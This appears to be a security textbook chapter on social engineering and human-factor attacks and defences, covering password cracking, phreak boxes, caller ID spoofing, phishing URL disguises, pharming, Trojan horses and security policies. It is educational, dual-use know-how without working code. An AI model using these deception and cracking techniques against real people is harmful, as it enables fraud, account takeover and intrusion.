To recover a stolen laptop, the following programs can be used that phone people's homes when his or her laptop is connected to the Internet:

- *www.securitykit.com/pc_phonehome.htm*
- *www.absolute.com/public/computraceplus/laptop-security.asp*
- *www.xtool.com/p_computertracker.asp*
- *www.ztrace.com/zTraceGold.asp*

Desktop computers are also vulnerable; stealing an entire computer is conspicuous, but it can be done. However, in most cases, it's easier for a thief to open a computer and steal the valuable components (e.g., memory chips and hard drives). A hard drive's value is based on the data contained within. Many desktop models have a hasp that accommodates a padlock to prevent opening the computer and removing components. Desktop computers can be anchored to a desk with security cables or bolts that are accessible only from the inside of the locked case.

The most important security measure for protecting data is encryption. Being selective about which files and folders to encrypt does not provide maximum security. Data from these files may be copied into folders that are not encrypted. It is best to encrypt the entire drive.


The danger in encrypting files is forgetting the password that accesses the files. The corporate environment solution is to establish a recovery agent, who can access the encrypted files using his or her own password.

Almost every other precaution can be defeated by a determined attacker with physical possession of a computer. Setting file permissions, establishing logon passwords, and hiding the last username and password used to logon are all laudable, but they won't foil a knowledgeable attacker. The only other precaution is setting a BIOS boot password; however, it's only foolproof on certain systems. Most systems let you reset the BIOS boot password by removing the motherboard battery for a short time. But many laptop computers have Trusted Computing Platform Alliance (TCPA)-embedded security chips, which do not reset the password when power is removed. However, an attacker can remove the hard drive from a laptop and install it in another computer. A really determined attacker can even replace the chip with a second-source chip from *www.pwcrack.com/security_chips_ibm.shtml*.

Dumpster Diving

"Dumpster diving" means searching trash for useful information. The trash may be in a public dumpster or in a restricted area requiring unauthorized entry. Dumpster diving depends on a human weakness: the lack of security knowledge. Many things can be found dumpster diving (e.g., CDs, DVDs, hard drives, company directories,

and so forth). Probably the most famous example of dumpster diving was performed by Jerry Schneider in southern California. While in high school in 1968, Jerry found documentation regarding Pacific Telephone's automated equipment ordering and delivery system, which he used to order equipment and have delivered to dead drops. Jerry accumulated hundreds of thousands of dollars worth of telephone equipment and established Creative Systems Enterprises to sell it; some of it was sold back to Pacific Telephone. Jerry was arrested in 1972, and started a security company in 1973 that he left in 1977. Read more about Jerry Schneider at *http://en.wikipedia.org/wiki/Jerry_Schneider*. Read more about dumpster diving at *www.reference.com/browse/wiki/Dumpster_diving*.



TIP

Dumpsters can contain hazards such as broken glass and nails. Wear work boots and other protective clothing. Dumpster diving is illegal in some municipalities and legal in others. Know your situation.

Password Management

Users are given a lot advice about setting passwords: make them long, complex, unique, and change them frequently. Ironically, users that try to heed this advice sometimes fall into another pitfall: they write their passwords down and protect them poorly. Post-it notes are left on monitors or under keyboards. They write down "cleverly" disguised passwords (*security by obscurity*, the poorest form of security), and put them in obvious places.


One form of attack against passwords is *finding* them. People write them down, give them to coworkers, e-mail them in plaintext (unencrypted), and record them in text files, and some people aren't aware of shoulder surfing. Therefore, it's easy to obtain these passwords. Another form of attack against passwords is *guessing* them. An attacker learns certain information about a target (e.g., family names, birthdays, social security numbers, and so forth) and then uses the information to guess their passwords. A password can be the same as the account ID. A password can also be a common one, such as 12345 or QWERTY. Or, a password might still be set to its default value.

Some attacks are only suitable for certain situations. Since the late 1970s, password files have been protected by storing a *hash* of the passwords instead of the passwords themselves. A hash is the numerical result of a password, which cannot be undone. For this reason, a hash is sometimes called *one-way encryption*: it can't be

decrypted. When a user attempts to login with his or her password, the system hashes the password that the user enters, and then compares that hash to the one in the password file. If they match, the user can login.

Password files are easily stolen because of poorly secured password files, easily obtained administrator privileges, a copy of the password file, and so on. Once a password file is obtained, an attacker can use a *dictionary attack*, where he or she attempt to find passwords that are made up of words out of the dictionary. The attacker makes a file with two columns. The first column contains all of the words in the dictionary, and the second column contains the hashes of those words. The attacker then compares the hashes in the file to the hashes in the password file. If a match is found, the password is discovered.

Figure 20.8 L0phtCrack Running Hybrid Attack




If none of these attacks are successful, an attacker may resort to a *brute-force attack*. In this attack, every possible combination of characters is attempted in hopes that they comprise the password. It is important to know which types of characters can be used in a password on a target system (i.e., if the only special characters allowed are hyphens and underscores, it would be a waste of time trying combinations with exclamation points). If a system doesn't distinguish between uppercase letters and lowercase letters, it is easier to pick one type. A system using eight-character passwords and only allowing letters, numerals, hyphens and underscores, and that doesn't distinguish between upper- and lowercase letters, has 38^8 = 4,347,792,138,496 possible passwords. A system that distinguishes between cases and allows all 32 ASCII special characters, has 94^8 = 6,095,689,385,410,816 possible passwords, which would take a brute-force attack twice as long to conduct.

Sometimes people choose poor passwords (e.g., a word from the dictionary), and then dress it up by changing the case of a couple of letters, or appending a numeral at the end. To find these passwords without resorting to a full brute-force attack, a dictionary attack can be combined with a brute-force attack, thereby creating a *hybrid attack*.

Figure 20.9 contains passwords cracked by L0phtCrack 5. Notice that passwords "astronaut" and "butterfly" were found in less than one second using a dictionary attack. The password "dog2" contains a simple word, but also has a numeral appended to the end; therefore, this password could not be found using a dictionary attack.

A hybrid attack starts off by trying a word from the dictionary; if that doesn't work, numerals and special characters are appended to the beginning or end the of the word, or common substitutions are made such as using the numeral "1" for the letters "I" or "L," or the numeral "0" for the letter "O."

Figure 20.9 L0phtCrack Running Dictionary and Hybrid Attacks



Notice that in addition to a regular password, there is a LAN Manager (LM) password, which is compatible with older versions of Windows. The presence of an LM password makes password-cracking much easier. An LM password is always uppercase. Using a brute-force attack against a LM password takes a lot less time than using a regular password. Also, LM passwords that are not needed can be disabled.

With physical access to a computer, additional opportunities become available. If an attacker doesn't mind being detected, he or she can change the administrator's password instead of cracking it. This type of attack involves booting the system from an alternate operating system (e.g., Linux) via CD, equipped with a New Technology File System (NTFS) driver for Windows. Some programs that reset the password this way are:

- Windows Password Recovery
- Petter Nordahl-Hagen's Offline NT Password & Registry Editor
- Emergency Boot CD
- Austrumi

More information about these tools can be found at *www.petri.co.il/forgot_administrator_password.htm*.

People have multiple passwords for various things (e.g., bank accounts, investment sites, e-mail accounts, instant messaging accounts, and so forth). How can a person remember so many unique passwords without writing them down? They probably can't. But if they modify their requirements, they can probably make things manageable.

The requirements for unique passwords can be relaxed, or there can be one password for high-value accounts and one for low-value accounts. A password on a free Web service is viewed as low value, thus needing only rudimentary protection. If that same password is used for a high-value account such as a bank account, attackers can find the high-value password by attacking the low-value, less-protected password. Using separate passwords for high value accounts and low value accounts is one solution, but has limits. If a password is used to make a virtual private network (VPN) connection to an office, and is also used to login to a host on the office network, there is an opportunity for *defense-in-depth*, which is the establishment of layers of security that may be able to stop an attack if the preceding level of defense fails.

Alternatively, the rule of not writing down passwords could be relaxed, if they were kept in a safe repository. Some people keep their passwords on a laptop, which is fine if the data is encrypted.

Phone

Social engineering by phone has one advantage over in-person attacks: an easy getaway. As long as the call isn't traceable, all an attacker has to do is hang up. Another advantage is that people only have to sound, not look, authentic on the phone. A good way for an attacker to appear authentic is to know the jargon of the business; know who the players are, and where they're located. The attacker can then establish a fictitious situation using a procedure called *pretexting*, which gives him or her an excuse for requesting certain information or access.

There are times when an attacker wants a target to know, or think they know, where the attacker is calling from. Having the caller ID on the target's phone display an internal extension or the name and number of another company location, gives the attacker credibility as an insider. This can be accomplished with *spoofing*, which, in general, makes your identity or location appear different than it really is.

Fax

Generally, a fax is a poor communication medium for social engineering, because there is no personal interaction. However, a fax does show the telephone number of the sending fax machine, which comes from the configuration of the sending fax machine. Combine this with authentic-looking stationery, and it is easy to fool people.

Fax machines located out in the open are vulnerable, because passersby can take documents that are left on top of the machine. An attacker can also record the telephone connection to the fax machine, and replay the recording into another fax machine, thus, making duplicate copies of the documents.

Another way to attack fax machines is to have the machine print a report of all of the sent and received faxes. If telephone numbers of other fax machines are stored on the unit, a report of the stored numbers can be printed. Many machines will send these reports to a remote fax machine over a telephone line. These reports do not reveal actual fax message content; instead, they fall under the category of *traffic analysis*. In traffic analysis, the attacker must infer information from clues such as how often faxes are sent to or received from a particular telephone number, or how many pages are sent to or received from certain locations.

There aren't many fax machines being used anymore that use an ink ribbon or Mylar ink sheet; however, if you do find one, you might be able to read what was printed on the ribbon. The waste basket nearest to the fax machine is also a good place to look for interesting discarded faxes.

These days many companies use fax servers instead of fax machines, because fax servers accept documents directly from word processing applications and other client programs, and from scanners and networked copiers. Some fax servers accept documents faxed from an e-mail message addressed to the fax server. Some fax servers associate voice-mail accounts with fax accounts. This enables an adversary to send faxes that originate from the target company, by acquiring fax server credentials and submitting the fax via e-mail.

A fax server is also vulnerable to an attacker reading a target's faxes if he or she can access the target's voice-mail account. Voice-mail accounts are the most poorly secured accounts. Voice-mail systems rarely require users to periodically change his or her password. The passwords are usually numeric and very short (4 to 6 numerals), and are often easily guessed (e.g., the telephone extension, the extension in reverse, or a person's birthday in MMDDYY or DDMMYY format). Once into the voice-mail system, an attacker can request a list of faxes in the inbox and direct them to a company printer, usually to a self-service printer in the vicinity of the workers. If the attacker gains physical access to that area, he or she can retrieve the faxes.

Fax servers also deliver faxes to e-mail inboxes. If an attacker gains access to a target's e-mail account, he or she can retrieve faxes. E-mail accounts usually use inse-

cure protocols such as Simple Mail Transfer Protocol (SMTP) and Post Office Protocol (POP) that transfer passwords in clear text; therefore, they are quite vulnerable.

Internet

Social engineering can also be conducted over the Internet. E-mail messages and fraudulent Web sites might carry an air of legitimacy and authority that is lacking on the telephone. It is easy to spoof the e-mail address of a sender to make it look legitimate. E-mail messages can contain Hypertext Markup Language (HTML) to make them look professional. Armed with false legitimacy, several popular scams can occur.

One such scam involves a person claiming to be a Nigerian government official who asks the reader for help transferring money out of his or her country. If the reader agrees to allow monetary transfers into his or her bank account, he or she is supposed to receive a substantial fee. Once the reader agrees to participate, the scammer asks him or her to pay various bribes and fees, which actually goes to the scammer. This type of attack continues for as long as the reader participates. Of course, the big transfer never occurs and the reader never gets paid.

Other telephone scams have been around for years; the only thing new is that they're now communicated through e-mail. The "You have already won one of these three great prizes!" scam works by the user sending the scammer a "handling fee" who in turn is supposed to forward the prize. The amount of the handling fee is unspecified and is usually greater than the value of the prize.

Phreaking

Before cellular phones (also known as *cell* phones), there were pay phones and phone cards. The older phone cards were associated with accounts, where the customer was billed monthly for the amount of telephone calls made using that card the previous month. It wasn't necessary to steal the physical card, just the account information (i.e., the 800 telephone number to connect to the long-distance phone company, the account number, and the PIN). All three of these items could be obtained surreptitiously by shoulder-surfing the card owner while he or she entered the digits on the payphone. Some people still use account-based cards that are issued by the long-distance carrier associated with his or her home or business phones. Today's phone cards are worth a certain monetary value and then discarded when that value is depleted.

Phreak Boxes

Another way to get free telephone services is to use electronic devices known as phreak boxes (also known as *blue boxes*). Some of the many types of phreak boxes are shown in Table 20.1.

Table 20.1 Phreak Boxes

Color	Function
Blue	Free long-distance calls
Acrylic	Free three-way calling, call waiting, call forwarding
Aqua	Escape from lock-in trace
Black	On called party's phone; gives caller free call
Dark	Calling without being traced
Red	Duplicates tones of coins dropped into pay phone
Gold	Connects to two lines; calling into one lets you call out from the other; thwarts tracing
Infinity	Used with a harmonica to call a phone without ringing, then hearing everything at the called phone location
Silver	Makes four more touch tone keys; used by phone companies; available
Slug	Starts and stops a tape recorder when a connection is made and broken
Tangerine	For eavesdropping without making a click when connected
Orange	Spoofs caller ID information on the called party's phone

Phreak boxes work by sending special tones over a communication channel that is established for a voice conversation. Each tone means something different to the telephone network, and using them over the network is called *signaling*. *In-band* signaling is when the tones are sent over a voice channel by being played directly into the mouthpiece or onto the telephone wires. New telephone system networks use Out-of-Band (OOB) signaling, where one channel is used for the voice conversation, and another channel is used for signaling.

Joe Engressia (a.k.a. joybubbles) discovered that the telephone network reacted to whistling into the phone at exactly 2600 Hertz (Hz). He learned that that particular tone signaled a long-distance trunk line (i.e., free long distance). Joe passed this information on to John Draper, who took that information and his knowledge of electronics and created the first phreak box, which played the 2600 Hz tone onto a phone line.

Phreak boxes created a huge problem for the phone companies, who were forced to replace in-band signaling with OOB signaling—an immense investment. However, with OOB signaling, phone companies could determine if a call could be completed before assigning a circuit to that voice channel. Only completed calls generated revenue; thus, voice channel circuits were precious resources. If circuits are

allocated when other necessary circuits are unavailable (also known as *busy*), those allocated circuits are wasted on a call that didn't generate any revenue.

Wiretapping

Some hacks permit phreakers to control digital equipment. In 1991, Kevin Mitnick (the Condor) heard Justin Petersen (Agent Steal) talk about Switching and Access Systems (SAS). Kevin tracked down and social engineered the designer of the SAS for the AT&T 4ESS digital switch. Soon, Kevin had the blueprints and protocol specifications for a system that can wiretap telephones.

Notes from the Underground…

Female Hackers

Hackers and phreakers are overwhelmingly male. The most notable exception is Susan Headley (a.k.a. Susan Thunder). Susan fell in with Kevin Mitnick and Lewis de Payne (two of the most famous hackers and phreakers) and quickly learned about computers, hacking, and phreaking.

She became highly skilled technically, and also became an accomplished social engineer. She specialized in cracking military systems, which gave her elevated status in the hacker community.

Although Susan probably erased all of the files at U.S. Leasing, she made it look like Kevin Mitnick and one other hacker erased them. In exchange for immunity from prosecution, she testified against Kevin in another case.

Susan retired from hacking, and is now a professional poker player and an expert in ancient coins.

Stealing

At one time, phone companies offered 976-xxxx telephone numbers to companies offering services through the telephone network; the phone companies then billed the service provider for the additional charges. Because customers were unaware of the additional service charges, the phone companies moved the services into a separate area code (1-900), and then informed their customers that calling 1-900 numbers would incur substantial charges. Dishonest phone companies used 1-800 numbers to offer free calls, and then purposely transferred callers to a 1-900 number, subsequently charging the customers. It is illegal in the U.S. to transfer callers to 900 numbers without warning, but warnings can be vague.

Cell Phones

The Electronic Communications Privacy Act of 1986 made it illegal to listen in on cell phone and cordless phone calls, and to sell radio scanners capable of receiving frequencies associated with cellular telephony. However, it is still possible to [illegally] receive cellular transmissions using *imaging*, where a transmission can be received at 21.7 Megahertz (MHz) above or below the transmitted frequency.

Voice Mail

Security and usability are usually inverse; in our quest to simplify things, we will reduce or eliminate security. An example of this was when my cell phone voice mail didn't ask for my PIN. Through caller ID, Cingular recognized that the phone calling the voice mail system was associated with my account; therefore, they did not need my PIN. At best, this system authenticated the telephone, not the person using it. Spoofing caller ID is not difficult. Once the attacker makes the phone appear to be one that uses caller ID for authentication, he or she can access the target's voice mail.


Are You Owned?

Caller ID Spoofing and Cell Phones

Using TeleSpoof or some other type of caller ID-spoofing Web service, an attacker accessed Paris Hilton's T-Mobile Sidekick account and downloaded all of her data. Because her account authenticated her on the basis of caller ID instead of a password, the attacker was able to login to her account.

A second account of the attack says that even though her Sidekick account was password-protected, an attack on T-Mobile's Web site reset Ms. Hilton's password. A social engineering attack was used by an adversary claiming to be with T-Mobile customer service. The caller ID display on her phone verified this.

A third account claims that the attack was based on a lost password.



TIP

Make sure that your voice mail is always configured to prompt you for your PIN.

Caller ID Spoofing

Most people accept caller ID information at face value, thereby, making it easy for an attacker to spoof. Spoofing caller ID can be done using Private Branch Exchange (PBX), which switches calls from one employee to another without involving the telephone company (who would charge them). Companies do not have outside lines (also known as *trunks*) for every employee. Statistically, only a certain percentage of employees make outside calls at any given time; hence, only that number of trunks are leased. When making an outside call, an employee must dial 9 to obtain a trunk and be connected to the phone company, and then dial the outside telephone number. When the called party receives the call, he or she can see who is calling on caller ID. If a company doesn't want the phone number of the trunk to be displayed, the phone company will accept caller ID information from the company's PBX, which knows the exact extension that the call was placed from. If an attacker has control of a PBX, he or she can obtain any information they want. If the attacker doesn't have control of a PBX, he or she can use a caller ID spoofing service.

There are some legitimate businesses that offer this service to the public (e.g., private investigators, skip tracers, law enforcement, lawyers, and collection agencies, and so on; however, at the time of this writing, these services are going out of business quickly.

Some long-distance carriers cannot obtain caller ID information automatically if a call is placed through an operator. The operator asks for the number you're calling from, and then enters the information to be displayed on the called party's caller ID screen.

An attacker can use an *orangebox* to spoof caller ID. The shortcoming of this system is that it can't send a signal until after a call is established, thus, the attacker's real caller ID information appears briefly before the spoofed ID appears. The basis of the orangebox is that caller ID information in encoded as tones and sent in-band on the voice channel. Once the call is established, the orangebox sends the tones that represent the caller's name and the caller's telephone number. The name and number information is preceded with codes that indicate this is caller ID information. The codes also indicate whether this is a normal call or call waiting.

Short Message Service

The Short Message Service (SMS) permits a cell phone or Web user to send a short text message to another person's cell phone. If the recipient's cell phone is Web-enabled, clicking on a hyperlink appearing in a SMS message will cause the cell phone to surf to the Web site addressed by that hyperlink. The problem with this is that the Web site could download malicious content to the cell phone, which could cause a number of problems (e.g., revealing the phone's contact list or allowing someone to place expensive calls using this phone and charging them to this phone's account).

World Wide Web, E-mail, and Instant Messaging


Internet technologies can inadvertently aid scams. The simplest attack is to spoof the sender's address in an e-mail message. A recipient with little knowledge may not notice phony headers that were inserted to make a message look legitimate. A truly knowledgeable recipient can easily tell when headers are phony.

Trojan Horses and Backdoors

In another scam, the attacker sends a *Trojan horse*, which is a benign program that carries a malicious program. The benign program usually appears as something entertaining (e.g., a game, electronic greeting card, and so forth), and works as advertised so that the recipient is not suspicious. The benign program also contains a *wrapper* program that launches both the benign program and a malicious program. The malicious program might vandalize the recipient's system, or it might create a *backdoor* to the system, which is a means for gaining access to a system while circumventing identification and authentication. Backdoors introduced through Trojan horses are known as remote access Trojans (RATs). Typically, a RAT makes entries in the registry or configuration files of the operating system, so that it is initialized every time the system is booted.

Disguising Programs

Another trick used to get targets to accept malicious attachments is to disguise programs. A feature of Windows that hides the filename extension is controlled from **Windows Explorer | Tools | Folder Options… | View | Hide**. The default setting in Windows XP is to hide these extensions. Knowing this, the attacker can create a malicious program and name it *syngress.jpg.exe* or something similar. When Windows hides the *.exe* filename extension, *syngress.jpg* appears to have a filename extension, but is considered to be a filename without an extension. Because the bogus extension does not indicate an executable file, the recipient feels safe in opening it. The recipient would have been safer if he or she didn't download any attachments he or she wasn't expecting.




TIP

If your e-mail program doesn't automatically scan attachments for viruses, be sure to individually scan each file with an antivirus program before opening the file.

Phishing


Another attack that combines social engineering and technology is called *phishing*. In this type of attack, an e-mail message is sent that appears to be from a company that the recipient has an account with (see Figure 20.10). The message contains some pretext for needing the recipient's account identification and authentication credentials (usually a password). The pretext could be that a computer glitch caused the information to be lost, or that fraudulent activity occurred on the account. In order to verify the recipient's account, the target is asked to click on a hyperlink in the e-mail message. The displayed address looks like a legitimate address, but the actual address links to the attacker's Web site, which is where the target enters his or her account information and the attacker captures it.

Figure 20.10 E-mail Phishing Message



If a Web address is long, only a portion of it is displayed on the status bar. A Uniform Resource Locator (URL) can include a User ID for a Web site that requires authentication and would take the form *userid@www.domain.com/page*. If the bank's domain name is used as a user ID, the URL would look something like *www.bank.com@www.attacker.com/page*.

If just the first part of the URL appears in the status bar, the recipient sees what looks like a legitimate Web address, and will feel secure clicking on the hyperlink. The attacker's Web site doesn't require authentication and will ignore the user ID.



TIP

Think you can spot a phishing attack? Test yourself at *http://survey.mailfrontier.com/survey/quiztest.html*. Never click on a link to one of your personal accounts. Always type the URL manually.

Domain Name Spoofing

One type of domain name spoofing involves gaining sufficient privileges on the domain name system (DNS) in order to change the resource records in its database. If an adversary changes the address record so that it associates the adversary's IP address with the legitimate domain name, any computer requesting resolution of that domain name will be directed to the adversary's computer. This is called *pharming*, and its effectiveness derives from the fact that the target is surfing to a *legitimate* domain name. If the DNS server belonging to the domain is altered, everyone on the Internet will receive the adversary's IP address when resolution of the domain name is requested. If the DNS server of the target's company is altered, only users in the target company are fooled. The company DNS server maintains a cache of the answers it gets from other DNS servers in case another user in the company requests the same information. By *poisoning* the cache, all users in the company receive the adversary's IP address when they request resolution of this domain name.

The attack can also be brought down to the level where it only affects one user. Every IP-enabled client computer has a *hosts* file where the user can hard-code the association between a domain name and an IP address. By poisoning this file, the user of the affected computer goes to the adversary's IP address specified in the file, whenever he or she surfs to that domain.

Another trick used to make a bogus URL look legitimate is to use a domain name that appears to be the bank's domain name, but actually contains characters from another language's alphabet with a similar appearance. This is called International Domain Name (IDN) spoofing (also known as a *homograph attack*). For example, the Cyrillic alphabet used in the Russian language has some characters in common with the Latin alphabet. Therefore, an attacker could use a Cyrillic "a" instead of a Latin "a" in the domain name for *bank.com*. To the eye, it's the correct domain name, but it's actually different. For more information, see *http://en.wikipedia.org/wiki/IDN_homograph_attack*.

Secure Web Sites

Web site operators maintain user confidence that a site is legitimate and secure, by obtaining a certificate that proves that a Web site's public encryption key belongs to the domain name of that site. The Web site owner obtains the certificate, because he or she is required to demonstrate proof of identity to the CA. Any user can determine the authenticity of a certificate using his or her Web browser software. But there is a vulnerability.


Man-in-the-Middle Attack

An attacker can perform a Man-in-the-Middle (MITM) attack (i.e., intercept communications between a user and a Secure Sockets Layer (SSL)-protected Web site), but because the communications are secured with SSL, the intercepted information would not be readable. An attacker could replace the certificate offered by the Web site with his or her own certificate and send it to a user, but the certificate would have problems. The attacker's certificate could be for the wrong domain name, or it could have the correct domain name but not be issued by a known or trusted Certificate Authority (CA). Either way, the Web browser will issue a warning that the certificate has problems with the legitimate Web site.

Most users would not know what to do if informed that the domain name on the certificate didn't match the domain name of the Web site. However, once users become inured to these mistakes, they are less likely to heed the warning and more likely to click **OK**.

Another approach for the attacker is to create his or her own certificate instead of buying a legitimate one. It's virtually impossible to create a certificate that looks legitimate, because the attacker doesn't have the CA's private key that is required to digitally sign a certificate. A digital signature is created using a private key and the document to be signed. On any other document, the signature would be detected as a forgery. However, if the attacker makes up a convincing name of a CA that he or she controls, the digital signature on the certificate will belong with that certificate. The only problem is that the identity of the attacker's CA is unknown to the browser, and therefore, the browser warns the user that there is no *root certificate* for the signer of this certificate.

If the attacker gets the user to accept the phony certificate, the user will encrypt his or her communication with a key that is only known to the attacker. The attacker can then decrypt and read the message and then re-encrypt it with the Web site's own key. The attacker can now eavesdrop on the communications or modify the decrypted message before re-encrypting it.



TIP

Don't log onto your computer with the administrator's ID to go Web surfing. If you reach a malicious Web page, the malware on that page will have full privileges over your computer. Use a user ID with low privileges so that a successful attack on your computer won't have the privilege level needed to compromise your operating system.

Defending the People Layer

People appear to be the weakest link in the security chain. Bruce Schneier, a well-known security expert and the President of CounterPane Internet Security, came to believe this so strongly that he completely changed the nature of his security business to focus entirely on people as vulnerabilities.

Once a computer is programmed to behave a certain way, it behaves that way consistently. However, the same can't be said about people, who can be a major source of risk. However, there are things that can be done to ameliorate that risk. The first line of defense is *security policies*.

Policies, Procedures, and Guidelines


All security flows from policies, which expresses the general way that a company operates and is the basis for all decision making. A policy tells employees what is expected of them in the corporate environment. Most company's have a *mission statement* that defines the organization's purpose. Policies should be written consistent with the organization's mission statement. The mission statement and policies must also comply with all applicable laws.

General policies are broad; they don't get into the specifics. A *procedure* gives detailed instructions of how to accomplish a task in a way that complies with policy. A *practice* is similar to a procedure, but not as detailed. A *standard* specifies which technologies and products to use in to comply with policy. *Guidelines* explain the spirit of policies, so that in the absence of appropriate practices and procedures, an employee can infer what management would like him or her to do in certain situations.

A policy can also be subdivided into sub-policies. *Security program (general) policies* cover broad topics (e.g., the secure use of company property and computing facilities). An *information security policy* is restricted to protecting information. *Issue-specific security policies* cover narrower topics such as the appropriate use of the e-mail system. The *system-specific security policies* cover the differences between how MACs

and PCs should be used and secured. Figure 20.11 diagrams the relationship between policies, guidelines, and procedures.

Figure 20.11 Relationships of Policies, Guidelines, and Procedures



In order for policies to be effective, they must come from the highest levels of management. A Chief Information Security Officer (CISO) should be appointed to write policies that make information security an integral part of business practices. In order for business managers to understand security measures, they must be included in developing the policies. By including business managers in the policy-creation process, you get the benefit of their knowledge in their respective business areas, while also instilling in them some ownership of the policies, which will motivate them to enforce the policies.

Person-to-person Authentication

Companies take great care to ensure that their information systems identify and authenticate users requesting services from those systems. But do they make sure that requests to employees are made by authenticated persons? In "The Art of Deception," author Kevin Mitnick says that most people regard other people to be legitimate employees if they talk the talk (i.e., if they know the buzzwords, the names of other employees, and show knowledge of how the company's procedures work). Once identified as a co-worker, the imposter will have an easy time getting information, or even getting employees to take actions on the imposter's behalf.

Just as information systems authenticate users before providing services, so must employees authenticate people before providing them services (i.e., the employee must make certain that the person requesting services is who he or she say they are).

Information systems also perform *authorization* of users. Once a system is assured of the identity of a requestor, it must determine the level of access that the requestor is entitled to. The same is true when a person makes requests of another person. Once the employee authenticates the requestor's identity, he or she must determine what the requester's privileges are.

A company must have procedures for both authentication and authorization. For authentication, a company may require the user to provide some piece of information that they submitted when enrolling in the system. The information should be easy to remember (e.g., the name of their first pet, their favorite teacher, or their favorite movie). For authorization, it's best to keep it simple and use the person's manager. The trick is not to accept the manager's name or telephone number from the person being authorized. You must look up the manager's name and phone number in a directory, which can be automated.

Data Classification and Handling

Both paper and electronic documents should be labeled with a *data classification* that identifies the contents within the document. A company also needs a policy that explains how these documents should be handled based on that classification.

Typical data classifications are:

- **Public** Anyone inside or outside the company can obtain this information.
- **Internal** This information is not made available outside the company.
- **Limited Distribution** This information is only given to the individuals named on the distribution list. Each copy is uniquely identified; additional copies are never made.
- **Personal** This information pertains to an employee's individual status (e.g., employment terms, appraisals, benefit claim, and so forth).

The US military uses the following classifications:

- **Unclassified** Information that can be copied and distributed without limitation.
- **Sensitive But Unclassified (SBU)** "Any information of which the loss, misuse, or unauthorized access to, or modification of might adversely affect U.S. National interests, the conduct of Department of Defense (DoD) programs, or the privacy of DoD personnel."

- **Confidential** "Any information or material the unauthorized disclosure of which reasonably could be expected to cause damage to the national security. Examples of damage include the compromise of information that indicates strength of ground, air, and naval forces in the United States and overseas areas; disclosure of technical information used for training, maintenance, and inspection of classified munitions of war; revelation of performance characteristics, test data, design, and production data on munitions of war."
- **Secret** "Any information or material the unauthorized disclosure of which reasonably could be expected to cause serious damage to the national security. Examples of serious damage include disruption of foreign relations significantly affecting the national security; significant impairment of a program or policy directly related to the national security; revelation of significant military plans or intelligence operations; compromise of significant military plans or intelligence operations; and compromise of significant scientific or technological developments relating to national security."
- **Top Secret** "Any information or material the unauthorized disclosure of which reasonably could be expected to cause exceptionally grave damage to the national security. Examples of exceptionally grave damage include armed hostilities against the United States or its allies; disruption of foreign relations vitally affecting the national security; the compromise of vital national defense plans or complex cryptologic and communications intelligence systems; the revelation of sensitive intelligence operations; and the disclosure of scientific or technological developments vital to national security."

Education, Training, and Awareness Programs

Security breaches can occur in any part of a system. For this reason, security is everyone's job. Every employee who has sensitive information or access to sensitive systems poses a vulnerability to an organization's security (e.g., a company directory).

Security is not intuitive; most people do not think in those terms (e.g., a help desk analyst is trained to be helpful, not suspicious). Therefore, if everyone is a potential vulnerability and employees do not have the necessary outlook and knowledge, there is a clear need for education, training, and awareness programs.

Education

All employees should be educated in how to handle any threats that they may encounter. They should:

- Know to challenge people trying to enter the building without a badge
- Understand data classification labels and data handling procedures
- Know what to do with attachments to received e-mail messages
- Know not to bring in software from home

